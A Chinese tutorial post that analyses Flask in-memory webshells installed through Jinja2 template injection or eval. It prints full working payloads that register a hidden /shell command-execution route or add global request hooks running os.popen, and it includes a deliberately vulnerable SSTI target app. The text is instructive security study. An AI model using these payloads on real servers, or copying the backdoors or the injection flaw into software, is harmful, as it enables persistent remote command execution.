最近读到了一篇内存马的文章,我们来学习一下python flask框架下的内存马
https://github.com/iceyhexman/flask_memory_shell
1.模板注入的原理
Jinja2 的设计初衷是把数据填入模板。为了方便,它允许你在 {{ }} 里访问变量的属性和方法(例如 {{ user.name.upper() }})
Python 的对象之间是有联系的。通过一个普通的变量(比如字符串 ""),你可以通过 __class__ 找到它的类,再通过 __base__ 找到基类(Object),再通过 __subclasses__ 找到所有子类......
虽然 render_template_string 本意只是为了渲染字符串,但如果攻击者能控制模板内容,他就可以利用这种"对象引用链",一步步爬出模板引擎的限制,最终拿到 __builtins__(内置函数),从而获得执行任意代码的能力。这就称为沙箱逃逸。
1.1.什么是沙箱
在 Python 及 SSTI(服务端模板注入)的上下文中,沙箱特指通过限制代码运行时的命名空间、对象访问权限和系统调用能力,来实现对不可信代码进行隔离运行的安全机制 。在 SSTI 漏洞利用中,所谓的"沙箱逃逸",本质上是攻击者利用 Python 对象引用图 (Object Reference Graph) 的连通性,绕过命名空间隔离的过程 。虽然沙箱清空了当前的 globals(没有 os,没有 eval),但如果沙箱内存在任何一个未被完全剥离引用的对象(例如一个普通的字符串对象、一个 Flask 的 url_for 函数对象),攻击者就可以通过 Python 的自省机制进行遍历。
1.2.eval&exec能否植入内存马
如果你没有jinja2的模板注入点,而是有eval或者exec函数可以使用,同样可以使用内存马。因为你在模板注入时,是要先进行沙箱逃逸,想办法调用到eval再执行命令。而如果你有eval可以直接使用,那就免去了繁杂的逃逸过程。
假如现在你有eval可以使用
python
cmd = request.args.get('code')
eval(cmd)  # 或者 exec(cmd)
那么你将无需沙箱逃逸,对比模板注入的内存马,也就是免去了
python
url_for.__globals__['__builtins__']['eval']直接执行
python
code=app.before_request_funcs.setdefault(None, []).append(...)内存马就植入成功了。
下面我们通过详细剖析几种类型的内存马,来学习一下内存马的构成和作用机制。
2.内存马1(非debug模式下通过add_url_rule添加路由)
python
url_for.__globals__['__builtins__']['eval']("app.add_url_rule('/shell', 'shell', lambda :__import__('os').popen(_request_ctx_stack.top.request.args.get('cmd', 'whoami')).read())",{'_request_ctx_stack':url_for.__globals__['_request_ctx_stack'],'app':url_for.__globals__['current_app']})https://github.com/iceyhexman/flask_memory_shell
这是这个ssti模板注入下的一个内存马,我们来分析一下他是怎么实现的功能。
url_for.__globals__['__builtins__']['eval'](...)2.1.url_for & sys.module
首先url_for是Flask的一个常用函数。在Flask中,url_for() 是一个非常重要的函数,它的主要作用是根据视图函数名生成对应的URL。这种"反向生成URL"的方式让代码更加灵活和可维护。当url_for因为种种原因无法使用时,我们可以通过sys.module来抓取内存里加载的所有模块。
sys.module['__main__'].app2.2.globals
在 Python C 源码中,每个函数对象(Function Object)都有一个成员叫 func_globals(Python 3 中通过 __globals__ 访问)。
当你调用 url_for.__globals__ 时,实际上发生了这样的指针跳转:
-
用户在沙箱里 :拿着
url_for函数对象。 -
访问属性 :
url_for.__globals__。 -
Python 解释器行为 :直接返回
flask.helpers模块的全局字典。
凡是使用 Python 语言编写的函数(通过 def 关键字定义的,或者 lambda 表达式),都有 __globals__ 属性。
我们可以写一个测试代码
python
def test():
    pass
print(test.__globals__)

#输出
#{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x000001F35CCAE3F0>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': 'D:\\各种文件\\111A山东警察学院\\网安社\\学习 歪布\\内存马学习\\helpers.py', '__cached__': None, 'test': <function test at 0x000001F35CCF4E00>}
我们也可以查看builtins模块能够调用的所有属性
python
import builtins
print(dir(builtins))

#输出
#['ArithmeticError', 'AssertionError', 'AttributeError', 'BaseException', 'BaseExceptionGroup', 'BlockingIOError', 'BrokenPipeError', 'BufferError', 'BytesWarning', 'ChildProcessError', 'ConnectionAbortedError', 'ConnectionError', 'ConnectionRefusedError', 'ConnectionResetError', 'DeprecationWarning', 'EOFError', 'Ellipsis', 'EncodingWarning', 'EnvironmentError', 'Exception', 'ExceptionGroup', 'False', 'FileExistsError', 'FileNotFoundError', 'FloatingPointError', 'FutureWarning', 'GeneratorExit', 'IOError', 'ImportError', 'ImportWarning', 'IndentationError', 'IndexError', 'InterruptedError', 'IsADirectoryError', 'KeyError', 'KeyboardInterrupt', 'LookupError', 'MemoryError', 'ModuleNotFoundError', 'NameError', 'None', 'NotADirectoryError', 'NotImplemented', 'NotImplementedError', 'OSError', 'OverflowError', 'PendingDeprecationWarning', 'PermissionError', 'ProcessLookupError', 'PythonFinalizationError', 'RecursionError', 'ReferenceError', 'ResourceWarning', 'RuntimeError', 'RuntimeWarning', 'StopAsyncIteration', 'StopIteration', 'SyntaxError', 'SyntaxWarning', 'SystemError', 'SystemExit', 'TabError', 'TimeoutError', 'True', 'TypeError', 'UnboundLocalError', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeError', 'UnicodeTranslateError', 'UnicodeWarning', 'UserWarning', 'ValueError', 'Warning', 'WindowsError', 'ZeroDivisionError', '_IncompleteInputError', '__build_class__', '__debug__', '__doc__', '__import__', '__loader__', '__name__', '__package__', '__spec__', 'abs', 'aiter', 'all', 'anext', 'any', 'ascii', 'bin', 'bool', 'breakpoint', 'bytearray', 'bytes', 'callable', 'chr', 'classmethod', 'compile', 'complex', 'copyright', 'credits', 'delattr', 'dict', 'dir', 'divmod', 'enumerate', 'eval', 'exec', 'exit', 'filter', 'float', 'format', 'frozenset', 'getattr', 'globals', 'hasattr', 'hash', 'help', 'hex', 'id', 'input', 'int', 'isinstance', 'issubclass', 'iter', 'len', 'license', 'list', 'locals', 'map', 'max', 'memoryview', 'min', 'next', 'object', 'oct', 'open', 'ord', 'pow', 'print', 'property', 'quit', 'range', 'repr', 'reversed', 'round', 'set', 'setattr', 'slice', 'sorted', 'staticmethod', 'str', 'sum', 'super', 'tuple', 'type', 'vars', 'zip']
所以我们可以通过
url_for.__globals__['__builtins__']来访问到这个模块中的所有内容,视情况进行调用。
注意:builtins有时候是模块,有时候是字典
为什么 __builtins__ 有时候是模块,有时候是字典?
这是一个 Python 的特性。
- 在
__main__模块中 (即直接运行脚本时):__builtins__是builtins模块 本身。- 也就是
type(__builtins__)是<class 'module'>。 - 需要用
dir(__builtins__)查看。
- 也就是
- 在其他被导入的模块中 (例如
flask.helpers,即url_for所在的地方):__builtins__是builtins模块的__dict__属性的副本,即一个 字典 。- 也就是
type(__builtins__)是<class 'dict'>。 - 需要用
__builtins__.keys()查看。
- 也就是
在 SSTI 攻击 url_for.__globals__ 时,我们面对的是情况 2。这就是为什么之前的 Payload 用的是字典的取值方式 ['eval'] 而不是点号 .eval。
所以我们本地可以尝试使用builtins拿到eval函数来执行命令
python
def test():
    pass
print(test.__globals__['__builtins__'].eval('2 + 2'))

# 4
# 注意这里的builtins属于模块,需要用.eval调用eval。我们可以验证一下

# def test():
#     pass
# obj = test.__globals__['__builtins__']
# print(type(obj))

# 输出<class 'module'>
起一个flask服务来具体查看
python
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():
    code = request.args.get('code', 'Guest')
    html = '''
    <h3>Hello, %s !</h3>
    <p>这是一个用来测试内存马的 SSTI 漏洞靶场。</p>
    ''' % code
    return render_template_string(html)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)
我们首先传参
?code={{url_for.__globals__}}url_for.__globals__ 获取的是 定义该函数的模块(即 flask.helpers)的全局命名空间。

可以看到我们获取到了全局命名空间,里面有相当多的模块属性。
我们也可以查看builtins所有模块
?code={{url_for.__globals__['__builtins__']}}
可以看到eval就在里面,这就是为什么我们可以调用eval
?code={{url_for.__globals__['__builtins__']['eval']}}
后面就是正常的执行eval命令了。
这样我们大概就了解了调用模块的流程。我们回到这个内存马来继续分析。
{
    '_request_ctx_stack': url_for.__globals__['_request_ctx_stack'],
    'app': url_for.__globals__['current_app']
}
这是eval函数的第二个参数,用于定义eval内部代码运行时的全局变量。因为eval第一个参数(payload)中用到了这个变量
2.3._request_ctx_stack
在 Flask 2.1 及之前,_request_ctx_stack 是攻击者的 "万能钥匙" 。 因为 Flask 的全局变量 request 其实是一个代理(Proxy),它本质上就是去调用 _request_ctx_stack.top。
从 Flask 2.2 开始,Flask 弃用了基于 LocalStack 的 _request_ctx_stack,转而使用了 Python 3.7+ 原生引入的 contextvars 模块。
但是这里我们不纠结他是否还能用,我们只分析他是怎样实现功能的
引入 _request_ctx_stack 后:
- 定位当前请求 : 当攻击者访问
http://site.com/shell?cmd=id时,Flask 会把这次请求的所有信息封装成一个对象,放在_request_ctx_stack的 栈顶 (.top)。 - 提取 Request 对象 :
_request_ctx_stack.top.request这行代码的意思是:"把当前正在处理的这个请求拿出来"。 - 读取参数 :
.args.get('cmd', 'whoami')意思是:"去 URL 参数里找一个叫cmd的值。如果找到了(比如id),就返回它;如果没找到,就默认返回whoami"。 - 执行 : 最后把提取出来的字符串(
id)传给os.popen执行。
这样也就实现了自由传参的功能,而不是只能执行硬编码在这个马里面的固定命令。
2.4.current_app
在 Flask 中,current_app 是一个 全局代理对象(Global Proxy) ,它指向当前正在处理请求的那个 Flask 应用实例(即通常代码里写的那个 app = Flask(__name__))。在内存马 Payload 中,current_app 的作用是 提供修改路由表的能力 。攻击者获取 current_app,就是为了调用它的 add_url_rule 方法,从而把恶意的 /shell 路由注册到正在运行的服务器中。
2.5.app.add_url_rule(rule, endpoint, view_func)
这是 Flask 用于注册路由的底层方法。通常我们用的 @app.route('/path') 装饰器,本质上就是在调用这个方法。
第一个参数是路由路径,也就是定义我们添加的路由的访问路径。
第二个参数是端点名,是Flask内部用于标识路由的唯一ID。在一个Flask应用中,这个名字不能重复。
第三个参数是视图函数,它必须是一个可调用的函数。由于我们是在eval的字符串中,不能写多行的def func()语法,而lambda允许我们在一行代码内定义一个函数,满足我们的使用需求。那么这个参数的作用就是,当用户访问/shell的时候,Flask就会执行这个lambda函数,并将函数的返回值作为网页的内容返回给用户。
2.6.lambda内部执行链
__import__('os').popen(_request_ctx_stack.top.request.args.get('cmd', 'whoami')).read()2.6.1._request_ctx_stack.top.request.args.get
这个前文已经讲过,作用是获取用户传入的参数。如果用户没有提供cmd参数,则默认执行whoami命令。
2.6.2.import('os')
由于是在lambda内部,我们不能写import os语句,使用python内置函数__import__可以动态加载os模块。
2.6.3. .popen()
调用os.popen()执行系统命令。
2.6.4.read()
读取popen返回的文件对象中的所有内容。作用是将命令执行的结果转换成字符串后,将其显示在网页上。
2.7.总结
现在我们分析了这个内存马的各个组成部分,我们已经知道了内存马是怎么实现的功能,以及这个沙箱逃逸执行命令的基本思路。首先我们通过url_for进行沙箱逃逸,拿到eval函数,然后通过current_app获取当前app实例,利用add_url_rule添加/shell路由,然后构造lambda函数动态获取参数内容执行命令,输出执行后的结果。
python
url_for.__globals__['__builtins__']['eval'](
    "app.add_url_rule('/shell', 'shell', lambda :__import__('os').popen(_request_ctx_stack.top.request.args.get('cmd', 'whoami')).read())",
    {
        '_request_ctx_stack': url_for.__globals__['_request_ctx_stack'],
        'app': url_for.__globals__['current_app']
    }
)
3.内存马2(debug模式下利用钩子函数抛出异常)
3.1.抛出异常的方式
3.1.1.调用throw方法抛出异常的内存马。
我们首先选第一种:调用throw方法抛出异常的内存马来学习。
python
{{url_for.__globals__['__builtins__']['eval']("app.url_value_preprocessors[None].append(lambda ep,args: (_ for _ in ()).throw(Exception(__import__('os').popen(request.args.get('cmd')).read())) if 'cmd' in request.args.keys() else None)",{'request':url_for.__globals__['request'],'app':url_for.__globals__['current_app']})}}格式化一下
python
{{
    url_for.__globals__['__builtins__']['eval'](
        # 第一个参数:要执行的 Python 代码字符串
        "app.url_value_preprocessors[None].append("
            "lambda ep, args: ("
                "_ for _ in ()"
            ").throw("
                "Exception("
                    "__import__('os').popen(request.args.get('cmd')).read()"
                ")"
            ") if 'cmd' in request.args.keys() else None"
        ")",

        # 第二个参数:eval 执行时的 globals/locals 上下文环境
        {
            'request': url_for.__globals__['request'],
            'app': url_for.__globals__['current_app']
        }
    )
}}
lambda ep, args:
首先我们可以看到这里定义匿名函数时有两个参数。由于这个lambda函数被添加到了app.url_value_preprocessors中。这是一个钩子函数。flask规定:放入url_value_preprocessors的函数,必须接收两个参数:
- 1.endpoint(端点名,这里缩写为ep)
- 2.values(路由参数字典,这里缩写为args)
虽然匿名函数中并没有使用这两个参数,但是必须写上,为了符合flask的调用规范:flask硬性规定,放入app.url_value_preprocessors里面的函数在被调用时,系统会给他传endpoint和values这两个参数。如果不写这两个参数,当flask尝试调用它时就会报错缺失参数。
那么为什么内存马1中的lambda函数没有参数呢?
因为内存马1中的lambda函数并没有被添加到app_url_value_preprocessors中,而是app.add_url_rule('/shell', ...),注册了一个新的路由,当有人访问这个路由时,就执行这个视图函数(view_func()),而它不需要传入任何参数。
视图函数
为了方便理解,这里我们学习一下什么是视图函数。我们举例说明。
python
@app.route('/home')      # 1. 路由 (Route)
def home_page():         # 2. 视图函数 (View Function)
return "欢迎来到主页" # 3. 响应 (Response)在这里,home_page 就是一个视图函数。
- 它的工作 :当用户访问
http://site.com/home时,它被自动调用。 - 它的产出 :它返回字符串
"欢迎来到主页",这就是用户在浏览器里看到的内容。
钩子函数
同时我们为了下面的学习,也要学习一下什么是钩子函数。
什么是钩子&钩子函数
在编程和软件架构中,"钩子" (Hook) 是一种非常重要的机制。
简单来说,钩子是系统预留的"接口"或"截获点",允许外部代码在系统运行的特定时刻"挂载"上去,从而干预、修改或扩展系统的默认行为。
在代码层面,钩子通常实现为一个列表 (List),里面存放着一堆函数指针。其代码层面通常是这样的:
python
# 这是一个普通的全局字典变量
hooks = {
    'pre_process': []
}

# 定义一个具体的钩子函数
def my_check_func(data):
    print("检查数据...")

# 注册钩子
hooks['pre_process'].append(my_check_func)

def 处理请求(request):
    # 这里直接读取了全局变量 hooks
    for hook_func in hooks['pre_process']:
        hook_func(request)

return "Response"- hooks'pre_process'就是存放一堆函数指针的列表
- for hook_func in hooks'pre_process'也就是所谓的"钩子点";
- hooks是钩子,也称之为钩子容器,是存放函数的容器;
- hook_func是钩子函数,执行钩子列表中的每一个函数。
也就是说,我们自己往这个钩子列表里手动添加的函数,叫做钩子函数。
开发者 可以使用 hooks['pre_process'].append(my_log_func) 来添加日志功能。
黑客 利用漏洞执行 hooks['pre_process'].append(evil_lambda) 来添加后门。
为什么使用None
在 Python 中,app.url_value_preprocessors 是一个 字典 (dict) 。 要访问字典里的内容,我们使用中括号 [] 加上键名(Key)。
我们从代码层面分析
python
# 假设有一个字典
my_dict = {
    'name': 'ZhangSan',
    100: 'Score',
    None: 'Global_Value'  # 重点看这里
}

# 取值操作
print(my_dict['name'])  # 取出 'ZhangSan'
print(my_dict[100])     # 取出 'Score'
print(my_dict[None])    # 取出 'Global_Value'
为什么选 None 做键?
Flask 的开发者设计这个字典时,需要区分**"这是给哪个蓝图(Blueprint)用的钩子?"**
这个字典的结构大概长这样:
python
self.url_value_preprocessors = {
    # Key (蓝图名)      : Value (钩子函数列表)

    'admin_panel':     [func1, func2],   # 专属于 'admin_panel' 蓝图的钩子
    'user_center':     [func3],          # 专属于 'user_center' 蓝图的钩子

    None:              [func_global]     # 不属于任何特定蓝图,即"全局"
}
如果键是 'admin'(字符串),表示这组钩子只在访问管理员后台时触发。
如果键是 None(空对象),表示**"无特定归属"** ,在 Flask 的逻辑里就等同于 "全局通用"。
如果是蓝图钩子 ['admin'] : 只有当你访问 /admin/... 开头的 URL 时,你的后门才会被触发。如果管理员突然把后台路径改了,或者封锁了后台访问,你的 Shell 就废了。
如果是全局钩子 [None] : 只要网站活着,你的后门就活着。 无论你访问首页 /,登录页 /login,静态图片 /static/logo.png,甚至是瞎写的 /sfhsjkfhsk (404页面),只要请求打到这个 Flask 应用上,全局钩子都会执行。
因此,在内存马中,我们使用全局钩子是最佳选择。
app.url_value_preprocessorsNone.append( lambda...)
在我们了解了钩子和钩子函数之后,我们来分析这里的代码就简单易懂了。
app是当前的app实例,我们获取到url_value_preprocessors这个容器(字典),None选择全局钩子,把钩子函数添加到全局预处理的钩子列表。所有在这个列表里的函数,都会被flask自动执行。然后我们创建添加进这个钩子列表的lambda函数,把他放在append中。
lambda函数内层
python
lambda ep,args: (_ for _ in ()).throw(Exception(__import__('os').popen(request.args.get('cmd')).read())) if 'cmd' in request.args.keys() else None前文提到,因为要把这个钩子函数加进app.url_value_preprocessors的钩子列表,所以需要定义两个参数。
(_ for _ in ()) 创建空的生成器对象,调用这个对象的throw方法来引发异常。
throw(Exception()) 抛出异常
if 'cmd' in request.args.keys() 检测当前的HTTP请求对象request的查询参数(GET参数)中是否包含名为cmd的键。如果没有则None,即对当前请求不做特殊干预。
3.1.2.选择一定会抛出异常的错误表达式来强行抛出异常。
这种内存马构造方式和创建生成器调用throw方法抛出异常基本一致,修改lambda函数即可。
python
lambda : 1/0 # 0作除数,报错。
lambda : [][0] # 试图访问空列表的第0个元素,报错。
lambda : {}['asdfw34***rrwer'] # 试图访问字典中不存在的键,报错。这通常用于回显数据,把想要读取的数据放在key的位置。
lambda : int('aaa') # 试图将非数字字符串转为整数,报错。
lambda : float('aa') # 试图将非数字字符串转为浮点数,报错。
lambda : getattr(object, 'nonexistent_attribute') # 试图获取对象不存在的属性,报错。
python
{{url_for.__globals__['__builtins']['eval']("app.url_value_preprocessors[None].append(lambda ep, args : {}[__import__('os').popen(request.args.get('cmd')).read()] if 'cmd' in request.args.keys() else None)", {'request': url_for.__globals__['request'], 'app': url_for.__globals__['current_app']})}}3.1.3.通过exec执行语句
同样只需要修改lambda函数即可。
python
{{url_for.__globals__['__builtins__']['eval']("app.url_value_preprocessors[None].append(lambda ep, args : exec('raise(Exception(__import__('os').popen(request.args.get('cmd')).read()))') if 'cmd' in request.args.keys() else None)", {'request': url_for.__globals__['request'], 'app': url_for.__globals__['current_app']})}}4.内存马中钩子函数的利用原理
至此,我们分析了两个不同模式下的内存马:一是debug模式下,抛出异常的内存马,这种内存马通过添加钩子函数,无需注册路由;二是非debug模式下,通过注册路由写入内存马。那么现在我们来具体分析钩子函数的实现。
4.1.装饰器
4.1.1.什么是装饰器
在 Python 中,装饰器本质上是一个"函数",它接收一个函数作为参数,并返回一个新的函数。
我们来举例说明
没有装饰器时
python
def say_hello():
    print("你好")

say_hello()
# 输出: 你好
如果我们想要加个日志
方法一:直接修改原函数
python
def say_hello():
    print("[日志] 开始说话...")  # 修改了源代码,不太好
    print("你好")
方法二:使用装饰器
我们定义一个"包装函数"(装饰器):
python
# 定义装饰器 (手机壳)
def add_log(func):
    # 定义一个内部函数 (包装后的新逻辑)
    def wrapper():
        print("[日志] 开始说话...")  # 新增的功能
        func()                      # 执行原来的函数 (核心功能)
    return wrapper                  # 返回包装好的新函数

# 使用装饰器
@add_log
def say_hello():
    print("你好")

# 调用
say_hello()
运行过程 : 当你写了 @add_log 时,Python 解释器在后台偷偷做了一件事:
python
# 这一行 @add_log 等价于下面这行代码:
say_hello = add_log(say_hello)
它把你的 say_hello 扔进 add_log 里加工了一遍,变成了那个 wrapper。
了解了什么是装饰器后,我们再回想一下前面分析内存马组成部分时,是不是也用过类似的功能?
是的,url_value_preprosessors和before_request都是装饰器。他们是用来添加钩子函数不可或缺的一部分。我们来看一下,他们是怎么实现我们需要的,添加钩子函数的功能的。
4.1.2.区分装饰器和钩子
简单来说,装饰器是 Flask 提供的公开接口 (API) ,而钩子是 Flask 底层的数据结构 (Data Structure)。钩子的作用类似于仓库,构造内存马时可以直接往仓库中,也就是可以直接利用钩子往里塞入函数。在后文4.1.3------4.1.5中,before_request、after_request和url_value_preprocessor都是装饰器,before_request_funcs、after_request_funcs和url_value_preprocessors(注意这里多了s)才是钩子。在构造内存马时,我们需要使用钩子,而不是装饰器。
为什么构造内存马需要钩子而不是装饰器
第一,绕过@setupmethod。
我们不使用装饰器(app.xxx),因为装饰器通常有@setupmethod限制,应用启动后被封锁。并且装饰器的作用是让程序员写代码时更方便,而我们用于沙箱逃逸进行模板注入,直接操作数据结构更直接。
这里我们可以看一下setupmethod的逻辑,为什么它可以封锁应用。
@setupmethod
跟进到setupmethod的源码
python
def setupmethod(f: F) -> F:
    f_name = f.__name__

    def wrapper_func(self: Scaffold, *args: t.Any, **kwargs: t.Any) -> t.Any:
        self._check_setup_finished(f_name)
        return f(self, *args, **kwargs)

    return t.cast(F, update_wrapper(wrapper_func, f))
首先看整体结构。
python
def setupmethod(f: F) -> F:
    # ...
    def wrapper_func(...):
        # ...
    return ... update_wrapper(wrapper_func, f)
这是一个标准的Python装饰器的写法。
f代表原始的方法,比如app.before_request。
wrapper_func代表一个代理函数。当我们调用app.before_request(...)时,我们实际上调用的不是原始方法,而是这个wrapper_func。
然后来看核心拦截逻辑。
python
def wrapper_func(self: Scaffold, *args: t.Any, **kwargs: t.Any) -> t.Any:
        # 【关键点 1】 检查
        self._check_setup_finished(f_name)

        # 【关键点 2】 放行
        return f(self, *args, **kwargs)
每次我们试图调用注册方法时,_check_setup_finished函数都会先运行。它会检查应用是否启动。如果self._got_first_request为True(已经处理过请求),这个函数会直接抛出异常,代码中断,后面也就不会执行了。
_got_first_request是Flask应用对象app身上的一个布尔值属性。
_got_first_request
这里需要跟进app.py中的函数源码,可以通过以下测试代码来定位到原函数位置。
python
from flask import Flask
Flask._check_setup_finished
找到源码
python
    # 位于app.py中
    def _check_setup_finished(self, f_name: str) -> None:
        if self._got_first_request: # 如果_got_first_request为True
            raise AssertionError(
                f"The setup method '{f_name}' can no longer be called"
                " on the application. It has already handled its first"
                " request, any changes will not be applied"
                " consistently.\n"
                "Make sure all imports, decorators, functions, etc."
                " needed to set up the application are done before"
                " running it."
            )
当我们实例化Flask应用时,self._got_first_request默认为False。此时应用处于配置阶段,允许注册路由、注册钩子、修改配置。当我们的web服务器收到第一个http请求,并将其转发给Flask时,Flask的入口方法wsgi_app就会调用,进而调用full_dispatch_request。
full_dispatch_request
这里同样需要跟进app.py中的函数源码,可以通过以下测试代码来定位到原函数位置。
python
from flask import Flask
Flask.full_dispatch_request
找到源码
python
    def full_dispatch_request(self) -> Response:
        """Dispatches the request and on top of that performs request
        pre and postprocessing as well as HTTP exception catching and
        error handling.

        .. versionadded:: 0.7
        """
        self._got_first_request = True # 注意这里

        try:
            request_started.send(self, _async_wrapper=self.ensure_sync)
            rv = self.preprocess_request() # 执行钩子
            if rv is None:
                rv = self.dispatch_request() # 如果钩子列表为空,则执行视图函数
        except Exception as e:
            rv = self.handle_user_exception(e)
        return self.finalize_request(rv)
wsgi_app调用full_dispatch_request后,_got_first_request就会立即设置为True,也就是判定为我们的web服务器收到了第一个http请求。这个布尔值在接收到第一个请求变为True后就保持不变了,从此以后,只要服务器不重启,它就永远是True。
而在CTF场景中,当我们启动一个docker容器,访问index.php时,web服务器就已经收到了它的第一个http请求。如果我们这个时候再使用装饰器注入内存马,就会被@setupmethod拦截。
第二,直接操作状态。
python的对象是可变的,并且Flask将这些注册表(列表/字典)暴露为app对象的属性。我们利用list.append()直接修改了Flask运行时的内存状态。
第三,持久化。
一旦我们将恶意函数注入到钩子注册表中,Flask的挂钩点(主循环)在下一次处理请求时,就会无差别的从注册表中读取并执行它。
使用装饰器构造内存马的后果
我们来看一下如果使用了装饰器而不是钩子会有什么结果。我们以before_request为例。
